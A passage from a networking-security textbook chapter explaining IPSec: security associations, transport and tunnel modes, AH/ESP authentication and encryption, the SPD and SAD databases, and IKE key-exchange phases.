Security associations are the infrastructure of IPSec. Of all the portions of IPSec protocol suite, the SA is the focal point for vendor integration and the accomplishment of heterogeneous virtual private networks. SAs are common among all IPSec implementations and must be supported to be IPSec compliant. An SA is nearly synonymous with VPN, but the term "VPN" is used much more loosely. SAs also exist in other security protocols. As described later, much of the key management used with IPSec VPNs is existing technology without specifics defining the underlying security protocol, allowing the key management to support other forms of VPN technology that use SAs.

SAs are simplex in nature in that two SAs are required for authenticated, confidential, bi-directional communications between systems. Each SA can be defined by three components:

1. Security parameter index (SPI)
2. Destination IP address
3. Security protocol identifier (AH or ESP)

An SPI is a 32-bit value used to distinguish among different SAs terminating at the same destination and using the same IPSec protocol. This data allows for the multiplexing of SAs to a single gateway. Interestingly, the destination IP address can be unicast, multicast, or broadcast; however, the standard for managing SAs currently applies to unicast applications or point-to-point SAs. Many vendors will use several SAs to accomplish a point-to-multipoint environment.

The final identification — the security protocol identifier — is the security protocol being utilized for that SA. Note that only one security protocol can be used for communications provided by a single SA. In the event that the communication requires authentication and confidentiality by use of both the AH and ESP security protocols, two or more SAs must be created and added to the traffic stream.

Finding the Gateway

Prior to any communication, it is necessary for a map to be constructed and shared among the community of VPN devices. This acts to provide information regarding where to forward data based on the required ultimate destination. A map can contain several pieces of data that exist to provide connection point information for a specific network and to assist the key management process. A map typically will contain a set of IP addresses that define a system, network, or groups of each that are accessible by way of a gateway's IP address.

An example of a map that specifies how to get to network 10.1.0.0 by a tunnel to 251.111.27.111 and use a shared secret with key management, might look like:

```
begin static -map
target "10.1.0.0/255.255.0.0"
mode "ISAKMP-Shared"
tunnel "251.111.27.111"
end
```

Depending on the vendor implemented, keying information and type may be included in the map. A shared secret or password may be associated with a particular destination. An example is a system that wishes to communicate with a remote network via VPN and needs to know the remote gateway's IP address and the expected authentication type when communication is initiated. To accomplish this, the map may contain mathematical representations of the shared secret in the map to properly match the secret with the destination gateway. A sample of this is a Diffie–Hellman key, explained in detail later.

Modes of Communication

The type of operation for IPSec connectivity is directly related to the role the system is playing in the VPN or the SA status. There are two modes of operation, as shown in Exhibit 32.2, for IPSec VPNs: transport mode and tunnel mode.




EXHIBIT 32.2 Tunnel and transport mode packet structure.

Transport mode is used to protect upper layer protocols and only affects the data in the IP packet. A more dramatic method, tunnel mode, encapsulates the entire IP packet to tunnel the communications in a secured communication.

Transport mode is established when the endpoint is a host, or when communications are terminated at the endpoints. If the gateway in gateway-to-host communications was to use transport mode, it would act as a host system, which can be acceptable for direct protocols to that gateway. Otherwise, tunnel mode is required for gateway services to provide access to internal systems.

Transport Mode

In transport mode, the IP packet contains the security protocol (AH or ESP) located after the original IP header and options and before any upper layer protocols contained in the packet, such as TCP and UDP. When ESP is utilized for the security protocol, the protection, or hash, is only applied to the upper layer protocols contained in the packet. The IP header information and options are not utilized in the authentication process. Therefore, the originating IP address cannot be verified for integrity against the data. With the use of AH as the security protocol, the protection is extended forward into the IP header to provide integrity of the entire packet by use of portions of the original IP header in the hashing process.

Tunnel Mode

Tunnel mode is established for gateway services and is fundamentally an IP tunnel with authentication and encryption. This is the most common mode of operation. Tunnel mode is required for gateway-to-gateway and host-to-gateway communications. Tunnel mode communications have two sets of IP headers — inside and outside.

The outside IP header contains the destination IP address of the VPN gateway. The inside IP header contains the destination IP address of the final system behind the VPN gateway. The security protocol appears after the

outer IP header and before the inside IP header. As with transport mode, extended portions of the IP header are utilized with AH that are not included with ESP authentication, ultimately providing integrity only of the inside IP header and payload.

The inside IP header's TTL (Time To Live) is decreased by one by the encapsulating system to represent the hop count as it passes through the gateway. However, if the gateway is the encapsulating system, as when NAT is implemented for internal hosts, the inside IP header is not modified. In the event the TTL is modified, the checksum must be recreated by IPSec and used to replace the original to reflect the change, maintaining IP packet integrity.

During the creation of the outside IP header, most of the entries and options of the inside header are mapped to the outside. One of these is ToS (Type of Service), which is currently available in IPv4.

Protecting and Verifying Data

The AH and ESP protocols can provide authentication or integrity for the data, and the ESP can provide encryption support for the data. The security protocol's header contains the necessary information for the accompanying packet. Exhibit 32.3 shows each header's format.

Authentication and Integrity

Security protocols provide authentication and integrity of the packet by use of a message digest of the accompanying data. By definition, the security protocols must use HMAC-MD5 or HMAC-SHA-1 for hashing functions to meet the minimum requirements of the standard. The security protocol uses a hashing algorithm to produce a unique code that represents the original data that was hashed and reduces the result into a reasonably sized element called a digest. The original message contained in the packet accompanying the hash can be hashed by the recipient and then compared to the original delivered by the source. By comparing the




EXHIBIT 32.3 AH and ESP header format.




EXHIBIT 32.4 Message digest flow.

hashed results, it is possible to determine if the data was modified in transit. If they match, then the message was not modified. If the message hash does not match, then the data has been altered from the time it was hashed. Exhibit 32.4 shows the communication flow and comparison of the hash digest.

Confidentiality and Encryption

The two modes of operation affect the implementation of the ESP and the process of encrypting portions of the data being communicated. There is a separate RFC defining each form of encryption and the implementation of encryption for the ESP and the application in the two modes of communication. The standard requires that DES be the default encryption of the ESP. However, many forms of encryption technologies with varying degrees of strength can be applied to the standard. The current list is relatively limited due to the performance issues of high-strength algorithms and the processing required. With the advent of dedicated hardware for encryption processes and the advances in small, strong encryption algorithms such as ECC (Elliptic Curve Cryptosystems), the increase in VPN performance and confidentiality is inevitable.

In transport mode, the data of the original packet is encrypted and becomes the ESP. In tunnel mode, the entire original packet is encrypted and placed into a new IP packet in which the data portion is the ESP containing the original encrypted packet.

Managing Connections

As mentioned earlier, SAs furnish the primary purpose of the IPSec protocol suite and the relationship between gateways and hosts. Several layers of application and standards provide the means for controlling, managing, and tracking SAs.

Various applications may require the unification of services, demanding combined SAs to accomplish the required transport. An example would be an application that requires authentication and confidentiality by utilizing AH and ESP and requires that further groups of SAs provide hierarchical communication. This process is called an SA Bundle, which can provide a layered effect of communications. SA bundles can be utilized by applications in two formats: fine granularity and coarse granularity.

Fine granularity is the assignment of SAs for each communication process. Data transmitted over a single SA is protected by a single security protocol. The data is protected by an AH or ESP, but not both because SAs can have only one security protocol.

Coarse granularity is the combination of services from several applications or systems into a group or portion of an SA bundle. This affords the communication two levels of protection by way of more than one SA.

Exhibit 32.5 conveys the complexity of SAs, and the options available become apparent considering that SAs in a SA bundle can terminate at different locations.

Consider the example of a host on the Internet that established a tunnel-mode SA with a gateway and a transport-mode SA to the final destination internal host behind the gateway. This implementation affords the protection of communications over an untrusted medium and further protection once on the internal network for point-to-point secured communications. It also requires an SA bundle that terminates at different destinations.

There are two implementations of SA Bundles:

1. Transport adjacency
2. Iterated tunneling

Transport adjacency involves applying more than one security protocol to the same IP datagram without implementing tunnel mode for communications. Using both AH and ESP provides a single level of protection and no nesting of communications because the endpoint of the communication is the final destination. This




EXHIBIT 32.5 SA types.

application of transport adjacency is applied when transport mode is implemented for communication between two hosts, each behind a gateway. (See Exhibit 32.5: Example A.)

In contrast, iterated tunneling is the application of multiple layers of security protocols within a tunnel-mode SA(s). This allows for multiple layers of nesting because each SA can originate or terminate at different points in the communication stream. There are three occurrences of iterated tunneling:

- Endpoints of each SA are identical
- One of the endpoints of the SAs is identical
- Neither endpoint of the SAs is identical

Identical endpoints can refer to tunnel-mode communications between two hosts behind a set of gateways where SAs terminate at the hosts and AH (or ESP) is contained in an ESP providing the tunnel. (See Exhibit 32.5: Example B.)

With only one of the endpoints being identical, an SA can be established between the host and gateway and between the host and an internal host behind the gateway. This was used earlier as an example of one of the applications of SA Bundling. (See Exhibit 32.5: Example C.)

In the event of neither SA terminating at the same point, an SA can be established between two gateways and between two hosts behind the gateways. This application provides multi-layered nesting and communication protection. An example of this application is a VPN between two gateways that provide tunnel mode operations for their corresponding networks to communicate. Hosts on each network are provided secured communication based on client-to-client SAs. This provides for several layers of authentication and data protection. (See Exhibit 32.5: Example D.)

Establishing a VPN

Now that the components of a VPN have been defined, it is necessary to discuss the form that they create when combined. To be IPSec compliant, four implementation types are required of the VPN. Each type is merely a combination of options and protocols with varying SA control. The four detailed here are only the required formats, and vendors are encouraged to build on the four basic models.

The VPNs shown in Exhibit 32.6 can use either security protocol. The mode of operation is defined by the role of the endpoint — except in client-to-client communications, which can be transport or tunnel mode.

In Example A, two hosts can establish secure peer communications over the Internet. Example B illustrates a typical gateway-to-gateway VPN with the VPN terminating at the gateways to provide connectivity for internal hosts. Example C combines Examples A and B to allow secure communications from host to host in an existing gateway-to-gateway VPN. Example D details the situation when a remote host connects to an ISP, receives an IP address, and then establishes a VPN with the destination network's gateway. A tunnel is established to the gateway, and then a tunnel- or transport-mode communication is established to the internal system. In this example, it is necessary for the remote system to apply the transport header prior to the tunnel header. Also, it will be necessary for the gateway to allow IPSec connectivity and key management protocols from the Internet to the internal system.

Keeping Track

Security associations and the variances of their applications can become complicated; levels of security, security protocol implementation, nesting, and SA Bundling all conspire to inhibit interoperability and to decrease management capabilities. To ensure compatibility, fundamental objectives are defined to enable coherent management and control of SAs. There are two primary groups of information, or databases, that are required to be maintained by any system participating in an IPSec VPN Security Policy Database (SPD) and Security Association Database (SAD).

The SPD is concerned with the status, service, or character provided by the SA and the relationships provided. The SAD is used to maintain the parameters of each active association. There are a minimum of two of each database — one for tracking inbound and another for outbound communications.




EXHIBIT 32.6 VPN TYPES.

Communication Policies

The SPD is a security association management constructed to enforce a policy in the IPSec environment. Consequently, an essential element of SA processing is an underlying security policy that specifies what services are to be offered to IP datagrams and in what fashion they are implemented. SPD is consulted for all IP and IPSec communications, inbound and outbound, and therefore is associated with an interface. An interface that provides IPSec, and ultimately is associated with an SPD, is called a "black" interface. An interface where IPSec is not being performed is called a "red" interface and no data is encrypted for this network by that gateway. The number of SPDs and SADs are directly related to the number of black and red interfaces being supported by the gateway. The SPD must control traffic that is IPSec based and traffic that is not IPSec related. There are three modes of this operation:

1. Forward and do not apply IPSec
2. Discard packet
3. Forward and apply IPSec

In the policy, or database, it is possible to configure traffic that is only IPSec to be forwarded, hence providing a basic firewall function by allowing only IPSec protocol packets into the black interface. A combination will allow multi-tunneling, a term that applies to gateways and hosts. It allows the system to discriminate and forward traffic based on destination, which ultimately determines if the data is encrypted or not. An example is to allow basic browsing from a host on the Internet while providing a secured connection to a remote gateway on the same connection. A remote user may dial an ISP and establish a VPN with the home office to get their mail. While receiving the mail, the user is free to access services on the Internet using the local ISP connection to the Internet.

If IPSec is to be applied to the packet, the SPD policy entry will specify a SA or SA bundle to be employed. Within the specification are the IPSec protocols, mode of operation, encryption algorithms, and any nesting requirements.

A *selector* is used to apply traffic to a policy. A security policy may determine several SAs be applied for an application in a defined order, and the parameters of this bundled operation must be detailed in the SPD. An example policy entry may specify that all matching traffic be protected by an ESP using DES, nested inside an AH using SHA-1. Each selector is employed to associate the policy to SAD entries.

The policies in the SPD are maintained in an ordered list. Each policy is associated with one or more selectors. Selectors define the IP traffic that characterizes the policy. Selectors have several parameters that define the communication to policy association, including:

- Destination IP address
- Source IP address
- Name
- Data sensitivity
- Transport protocol
- Source and destination TCP ports

Destination address may be unicast, multicast, broadcast, a range of addresses, or a wildcard address. Broadcast, range, and wildcard addresses are used to support more than one destination using the same SA. The destination address defined in the selector is not the destination that is used to define an SA in the SAD (SPI, destination IP address, and IPSec protocol). The destination from the SA identifier is used as the packet arrives to identify the packet in the SAD. The destination address within the selector is obtained from the encapsulating IP header. Once the packet has been processed by the SA and un-encapsulated, its selector is identified by the IP address and associated to the proper policy in the inbound SPD. This issue does not exist in transport mode because only one IP header exists. The source IP address can be any of the types allowed by the destination IP address field.

There are two sets of names that can be included in the Name field: User ID and System Name.

User ID can be a user string associated with a fully qualified domain name (FQDN), as with person@company.com. Another accepted form of user identification is X.500 distinguished name. An example of this type of name could be: C=US,O=Company,OU=Finance,CN=Person. System Name can be a FQDN, box.company.com, or an X.500 distinguished name.

Data sensitivity defines the level of security applied to that packet. This is required for all systems implemented in an environment that uses data labels for information security flow.

Transport protocol and port are obtained from the header. These values may not be available because of the ESP header or not mapped due to options being utilized in the originating IP header.

Security Association Control

The SPD is policy driven and is concerned with system relationships. However, the SAD is responsible for each SA in the communications defined by the SPD. Each SA has an entry in the SAD. The SA entries in the SAD are indexed by the three SA properties: destination IP address, IPSec protocol, and SPI. The SAD database contains nine parameters for processing IPSec protocols and the associated SA:

1. Sequence number counter for outbound communications
2. Sequence number overflow counter that sets an option flag to prevent further communications utilizing the specific SA
3. A 32-bit anti-replay window that is used to identify the packet for that point in time traversing the SA and provides the means to identify that packet for future reference
4. Lifetime of the SA that is determined by a byte count or timeframe, or a combination of the two
5. The algorithm used in the AH
6. The algorithm used in the authenticating the ESP
7. The algorithm used in the encryption of the ESP
8. IPSec mode of operation: transport or tunnel mode
9. Path MTU (PMTU) (this is data that is required for ICMP data over an SA)

Each of these parameters is referenced in the SPD for assignment to policies and applications. The SAD is responsible for the lifetime of the SA, which is defined in the security policy. There are two lifetime settings for each SA: soft lifetime and hard lifetime.

Soft lifetime determines a point when to initiate the process to create a replacement SA. This is typical for rekeying procedures. Hard lifetime is the point where the SA expires. If a replacement SA has not been established, the communications will discontinue.

Providing Multi-Layered Security Flow

There are many systems that institute multi-layered security (MLS), or data labeling, to provide granularity of security based on the data and the systems it may traverse while on the network. This model of operation can be referred to as Mandatory Access Control (MAC). An example of this security model is the Bell–LaPadula model, designed to protect against the unauthorized transmission of sensitive information. Because the data itself is tagged for review while in transit, several layers of security can be applied. Other forms of security models such as Discretionary Access Control (DAC) that may employ access control lists or filters are not sufficient to support multi-layer security. The AH and ESP can be combined to provide the necessary security policy that may be required for MLS systems working in a MAC environment.

This is accomplished using the authenticating properties of the AH security protocol to bind security mappings in the original IP header to the payload. Using the AH in this manner allows the authentication of the data against the header. Currently, IPv4 does not validate the payload with the header. The sensitivity of the data is assumed only by default of the header.

To accomplish this process each SA, or SA Bundle, must be discernable from other levels of secured information being transmitted. An example is: "SENSITIVE" labeled data will be mapped to a SA or a SA Bundle, while "CLASSIFIED" labeled data will be mapped to others. The SAD and SPD contain a parameter called *Sensitivity Information* that can be accessed by various implementations to ensure that the data being transferred is afforded the proper encryption level and forwarded to the associated SAs.

There are two forms of processing when MAC is implemented:

1. Inbound operation
2. Outbound operation

When a packet is received and passed to the IPSec functions, the MLS must verify the sensitivity information level prior to passing the datagram to upper layer protocols or forwarding. The sensitivity information level is then bound to the associated SA and stored in the SPD to properly apply policies for that level of secured data.

Outbound requirements of the MLS are to ensure that the selection of a SA, or SA Bundle, is appropriate for the sensitivity of the data, as defined in the policy. The data for this operation is contained in the SAD and SPD, which is modified by defined policies and the previous inbound operations.

Implementations of this process are vendor driven. Defining the level of encryption, type of authentication, key management scheme, and other security-related parameters associated with a data label are available for vendors to implement. The mechanism for defining policies that can be applied is accessible and vendors are beginning to become aware of these options as comfort and maturity of the IPSec standard are realized.

A Key Point

Key management is an important aspect of IPSec or any encrypted communication that uses keys to provide information confidentiality and integrity. Key management and the protocols utilized are implemented to set up, maintain, and control secure relationships and ultimately the VPN between systems. During key management, there are several layers of system insurance prior to the establishment of an SA, and there are several mechanisms used to accommodate these processes.

Key History

Key management is far from obvious definition, and lackadaisical conversation with interchanged acronyms only adds to the perceived misunderstandings. The following is an outline of the different protocols that are used to get keys and data from one system to another.

The Internet Security Association and Key Management Protocol (ISAKMP) (RFC 2408) defines the procedures for authenticating a communicating peer and key generation techniques. All of these are necessary to establish and maintain an SA in an Internet environment. ISAKMP defines payloads for exchanging key and authentication data. As shown Exhibit 32.7, these formats provide a consistent framework that is independent of the encryption algorithm, authentication mechanism being implemented, and security protocol, such as IPSec.




EXHIBIT 32.7 ISAKMP structure.

The Internet Key Exchange (IKE) protocol (RFC 2409) is a hybrid containing three primary, existing protocols that are combined to provide an IPSec-specific key management platform. The three protocols are:

1. ISAKMP
2. Oakley
3. SKEME (Secure Key Exchange Mechanism)

Different portions of each of these protocols work in conjunction to securely provide keying information specifically for the IETF IPSec DOI. The terms IKE and ISAKMP are used interchangeably by various vendors, and many use ISAKMP to describe the keying function. While this is correct, ISAKMP addresses the procedures and not the technical operations as they pertain to IPSec. IKE is the term that best represents the IPSec implementation of key management.

Public Key Infrastructure (PKI) is a suite of protocols that provide several areas of secure communication based on trust and digital certificates. PKI integrates digital certificates, public key cryptography, and certificate authorities into a total, enterprisewide network security architecture that can be utilized by IPSec.

IPSec IKE

As described earlier, IKE is a combination of several existing key management protocols that are combined to provide a specific key management system. IKE is considerably complicated, and several variations are available in the establishment of trust and providing keying material.

Oakley and ISAKMP protocols, which are included in IKE, each define separate methods of establishing an authenticated key exchange between systems. Oakley defines *modes* of operation to build a secure relationship path, and ISAKMP defines *phases* to accomplish much the same process in a hierarchical format. The relationship between these two is represented by IKE with different exchanges as modes, which operate in one of two phases. Implementing multiple phases may add overhead in processing, resulting in performance degradation, but several advantages can be realized. Some of these are:

- First phase creation assisted by second phase
- First phase key material used in second phase
- First phase trust used for second phase

The first phase session can be disbursed among several second phase operations to provide the construction of new ISAKMP security associations (ISA for purposes of clarity in this document) without the renegotiation process between the peers. This allows for the first phase of subsequent ISAs to be preempted via communications in the second phase.

Another benefit is that the first phase process can provide security services for the second phase in the form of encryption keying material. However, if the first phase does not meet the requirements of the second phase, no data can be exchanged or provided from the first to the second phase.

With the first phase providing peer identification, the second phase may provide the creation of the security protocol SAs without the concern for authentication of the peer. If the first phase were not available, each new SA would need to authenticate the peer system. This function of the first phase is an important feature for IPSec communications. Once peers are authenticated by means of certificates or shared secret, all communications of the second phase and internal to the IPSec SAs are authorized for transport. The remaining authentication is for access control. By this point, the trusted communication has been established at a higher level.

Phases and Modes

Phase one takes place when the two ISAKMP peers establish a secure, authenticated channel with which to communicate. Each system is verified and authenticated against its peer to allow for future communications. Phase two exists to provide keying information and material to assist in the establishment of SAs for an IPSec communication.

Within phase one, there are two modes of operation defined in IKE: main mode and aggressive mode. Each of these accomplishes a phase one secure exchange, and these two modes only exist in phase one. Within phase two, there are two modes: Quick Mode and New Group Mode.

Quick Mode is used to establish SAs on behalf of the underlying security protocol. New Group Mode is designated as a phase two mode only because it must exist in phase two; however, the service provided by New Group Mode is to benefit phase one operations. As described earlier, one of the advantages of a two-phase approach is that the second phase can be used to provide additional ISAs, which eliminates the reauthorization of the peers.

Phase one is initiated using ISAKMP-defined cookies. The initiator cookie (I-cookie) and responder cookie (R-cookie) are used to establish an ISA, which provides end-to-end authenticated communications. That is, ISAKMP communications are bi-directional and, once established, either peer may initiate a Quick Mode to establish SA communications for the security protocol. The order of the cookies is crucial for future second phase operations. A single ISA can be used for many second phase operations, and each second phase operation can be used for several SAs or SA Bundles. Main Mode and Aggressive Mode each use Diffie–Hellman keying material to provide authentication services.

While Main Mode must be implemented, Aggressive Mode is not required. Main Mode provides several messages to authenticate. The first two messages determine a communication policy; the next two messages exchange Diffie–Hellman public data; and the last two messages authenticate the Diffie–Hellman Exchange. Aggressive Mode is an option available to vendors and developers that provides much more information with fewer messages and acknowledgments. The first two messages in Aggressive Mode determine a communication policy and exchange Diffie–Hellman public data. In addition, a second message authenticates the responder, thus completing the negotiation.

Phase two is much simpler in nature in that it provides keying material for the initiation of SAs for the security protocol. This is the point where key management is utilized to maintain the SAs for IPSec communications. The second phase has one mode designed to support IPSec: Quick Mode. Quick Mode verifies and establishes the keying process for the creation of SAs. Not related directly to IPSec SAs is the New Group Mode of operation; New Group provides services for phase one for the creation of additional ISAs.

System Trust Establishment

The first step in establishing communications is verification of the remote system. There are three primary forms of authenticating a remote system:

1. Shared secret
2. Certificate
3. Public/private key

Of these methods, shared secret is currently used widely due to the relatively slow integration of Certificate Authority (CA) systems and the ease of implementation. However, shared secret is not scalable and can become unmanageable very quickly due to the fact that there can be a separate secret for each communication. Public and private key use is employed in combination with Diffie–Hellman to authenticate and provide keying material. During the system authentication process, hashing algorithms are utilized to protect the authenti-

cating shared secret as it is forwarded over untrusted networks. This process of using hashing to authenticate is nearly identical to the authentication process of an AH security protocol. However, the message — in this case a password — is not sent with the digest. The map previously shared or configured with participating systems will contain the necessary data to be compared to the hash.

An example of this process is a system, called system A, that requires a VPN to a remote system, called system B. By means of a preconfigured map, system A knows to sends its hashed shared secret to system B to access a network supported by system B. System B will hash the expected shared secret and compare it to the hash received from system A. If the two hashes match, an authenticated trust relationship is established.

Certificates are a different process of trust establishment. Each device is issued a certificate from a CA. When a remote system requests communication establishment, it will present its certificate. The recipient will query the CA to validate the certificate. The trust is established between the two systems by means of an ultimate trust relationship with the CA and the authenticating system. Seeing that certificates can be made public and are centrally controlled, there is no need to attempt to hash or encrypt the certificate.

Key Sharing

Once the two systems are confident of each other's identity, the process of sharing or swapping keys must take place to provide encryption for future communications. The mechanisms that can be utilized to provide keying are related to the type of encryption to be utilized for the ESP. There are two basic forms of keys: symmetrical and asymmetrical.

Symmetrical key encryption occurs when the same key is used for the encryption of information into human unintelligible data (or ciphertext) and the decryption of that ciphertext into the original information format. If the key used in symmetrical encryption is not carefully shared with the participating individuals, an attacker can obtain the key, decrypt the data, view or alter the information, encrypt the data with the stolen key, and forward it to the final destination. This process is defined as a man-in-the-middle attack and, if properly executed, can affect data confidentiality and integrity, rendering the valid participants in the communication oblivious to the exposure and the possible modification of the information.

Asymmetrical keys consist of a key-pair that is mathematically related and generated by a complicated formula. The concept of asymmetrical comes from the fact that the encryption is one way with either of the key-pair, and data that is encrypted with one key can only be decrypted with the other key of the pair. Asymmetrical key encryption is incredibly popular and can be used to enhance the process of symmetrical key sharing. Also, with the use of two keys, digital signatures have evolved and the concept of trust has matured to certificates, which contribute to a more secure relationship.

One Key

Symmetrical keys are an example of DES encryption, where the same keying information is used to encrypt and decrypt the data. However, to establish communications with a remote system, the key must be made available to the recipient for decryption purposes. In early cases, this may have been a phone call, e-mail, fax, or some form of nonrelated communication medium. However, none of these options are secure or can communicate strong encryption keys that require a sophisticated key that is nearly impossible to convey in a password or phrase.

